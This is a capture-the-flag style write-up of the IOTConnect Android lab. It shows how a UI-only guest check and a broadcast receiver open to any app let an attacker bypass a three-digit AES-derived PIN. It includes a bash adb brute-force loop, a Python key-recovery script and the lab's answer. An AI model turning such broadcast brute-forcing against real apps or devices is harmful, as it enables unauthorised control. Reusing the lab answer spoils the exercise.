Labs / Mobile Hacking Labs
MHL IOTConnect Lab Writeup
The IOTConnect app (com.mobilehackinglab.iotconnect) is a smart home controller. Six device categories (fans, AC, bulbs, speaker, TV, smart plug) are organized into tabs in a ViewPager, and a master switch turns all of them on at once. The master switch is gated by a PIN, and a fresh account cannot use it: the signup screen creates every user as a guest, and guests get Sorry, the masterswitch can't be controlled by guests. That gate only exists in the UI. The receiver that actually validates the PIN is registered to accept broadcasts from any app, and the PIN is three digits, so a short adb loop turns everything on.
Every Signup Is a Guest
The signup flow inserts a row with isGuest set to 1:
User newUser = new User(0L, password3, password2, 1, 1, null);There is no role picker and no admin account path, so every account that reaches the master switch is a guest. Login passes the User object from screen to screen as a Serializable intent extra, and MasterSwitchActivity reads it in the button click handler:

if (user.isGuest() != 1) {
    int pin = Integer.parseInt(pin_edt.getText().toString());
    Intent intent = new Intent("MASTER_ON");
    intent.putExtra("key", pin);
    LocalBroadcastManager.getInstance(this$0).sendBroadcast(intent);
} else {
    Toast.makeText(this$0, "Sorry, the masterswitch can't be controlled by guests", 0).show();
}
A logged-in guest typing a PIN only ever sees the toast. The PIN never leaves the activity, because the branch returns before the broadcast. Reaching the check means going around this handler.
The MASTER_ON Receiver
The manifest declares a receiver for the MASTER_ON action, exported:
<receiver android:name="com.mobilehackinglab.iotconnect.MasterReceiver"
    android:enabled="true" android:exported="true">
    <intent-filter><action android:name="MASTER_ON"/></intent-filter>
</receiver>
MasterReceiver does not exist in the APK. A search across every dex file finds no such class, so that declaration is a decoy: a broadcast aimed at it resolves to nothing. The handler that really reacts to MASTER_ON is registered at runtime. CommunicationManager.initialize() builds an anonymous BroadcastReceiver and registers it for the MASTER_ON action; LoginActivity.onCreate, HomeActivity.onCreate, and MasterSwitchActivity.onCreate each call it, so the receiver is live as soon as any of those screens is up.
Its onReceive is where the PIN is checked:
if (intent.getAction().equals("MASTER_ON")) {
    int key = intent.getIntExtra("key", 0);
    if (Checker.INSTANCE.check_key(key)) {
        CommunicationManager.INSTANCE.turnOnAllDevices(context);
        Toast.makeText(context, "All devices are turned on", 1).show();
    } else {
        Toast.makeText(context, "Wrong PIN!!", 1).show();
    }
}
The receiver never looks at isGuest: the guest gate lives only in the button handler of MasterSwitchActivity, so a broadcast sent from outside the app skips it entirely. The receiver is also registered with the two-argument registerReceiver, which on Android 13 (API 33) accepts broadcasts from any caller, including adb.
Note: on Android 14 and newer, an app targeting SDK 34 must pass
RECEIVER_EXPORTEDorRECEIVER_NOT_EXPORTEDwhen registering a receiver for a non-system broadcast, or the registration throws aSecurityException. This app does not, so it crashes on startup on a modern emulator. The fix is to run the lab on the API 33 emulator; the Android Debugging note shows how the trace identifies that.
The PIN Is an AES Key
Checker.check_key(int key) is not a comparison against a stored secret. It decrypts a fixed blob with a key derived from the integer and compares the result to a string:
private static final String algorithm = "AES";
private static final String ds = "OSnaALIWUkpOziVAMycaZQ==";

public boolean check_key(int key) {
    return decrypt(ds, key).equals("master_on");
}

private SecretKeySpec generateKey(int staticKey) {
    byte[] keyBytes = new byte[16];
    byte[] staticKeyBytes = String.valueOf(staticKey).getBytes();
    System.arraycopy(staticKeyBytes, 0, keyBytes, 0, Math.min(staticKeyBytes.length, keyBytes.length));
    return new SecretKeySpec(keyBytes, algorithm);
}
decrypt uses AES/ECB/PKCS5Padding. The key is the PIN written as decimal ASCII and zero-padded to 16 bytes, so PIN 345 becomes key bytes 33 34 35 00 00 00 00 00 00 00 00 00 00 00 00 00. The ciphertext is one 16-byte block (the base64 decodes to 16 bytes), and the plaintext it must decrypt to is master_on plus PKCS5 padding, 7 bytes of 0x07, to fill the block. A wrong key either produces garbage or fails the padding check, which is caught as BadPaddingException and returned as false.
That turns the PIN into a known-plaintext search: find the integer whose zero-padded ASCII key decrypts OSnaALIWUkpOziVAMycaZQ== to master_on.
Sending the Broadcast Directly
The UI path sends the PIN as an int extra named key inside a MASTER_ON broadcast. The same broadcast reaches the receiver from outside the app, with no login and no guest check:
adb shell am broadcast -a MASTER_ON --ei key 1This prints a Wrong PIN!! toast, and the success toast appears only for the right key.
Method 1: Broadcast Brute Force
turnOnAllDevices logs before doing anything else:
Log.d("TURN ON", "Turning all devices on");That line only appears when check_key passed, so reading logcat after each attempt shows whether it succeeded. The loop clears the buffer, fires one broadcast, and greps:
#!/bin/bash
SERIAL="${1:-emulator-5556}"   # target the api33 AVD; two emulators connected otherwise
for pin in $(seq 0 999); do
  adb -s "$SERIAL" logcat -c
  adb -s "$SERIAL" shell am broadcast -a MASTER_ON --ei key "$pin" > /dev/null 2>&1
  if adb -s "$SERIAL" logcat -d | grep -q "Turning all devices on"; then
    echo "PIN found: $pin"
    break
  fi
done
Each iteration is one broadcast and one grep, and the buffer is cleared first so the match cannot come from an earlier attempt. A 3-digit space finishes in seconds.
Method 2: Offline Key Recovery
The same search done locally, without the device. Decrypt the fixed ciphertext with every candidate key and compare against the padded plaintext:
#!/usr/bin/env python3
from base64 import b64decode
from Crypto.Cipher import AES

ct = b64decode("OSnaALIWUkpOziVAMycaZQ==")
target = b"master_on"

for pin in range(0, 1000):
    s = str(pin).encode()
    key = s + b"\x00" * (16 - len(s))
    plain = AES.new(key, AES.MODE_ECB).decrypt(ct)
    plain = plain[:-plain[-1]]  # strip PKCS#5 padding
    if plain == target:
        print(pin)
        break
The script prints 345. This is the same integer the broadcast loop finds, and it is also the value to submit through the lab’s assessment.
The Master Is On
With the key known, one broadcast turns on every device:
adb shell am broadcast -a MASTER_ON --ei key 345
The receiver accepts it, check_key passes, and turnOnAllDevices flips all six device preferences to on. The account, the login, and the guest gate were never the boundary: the exported receiver and a three-digit PIN were the only defense.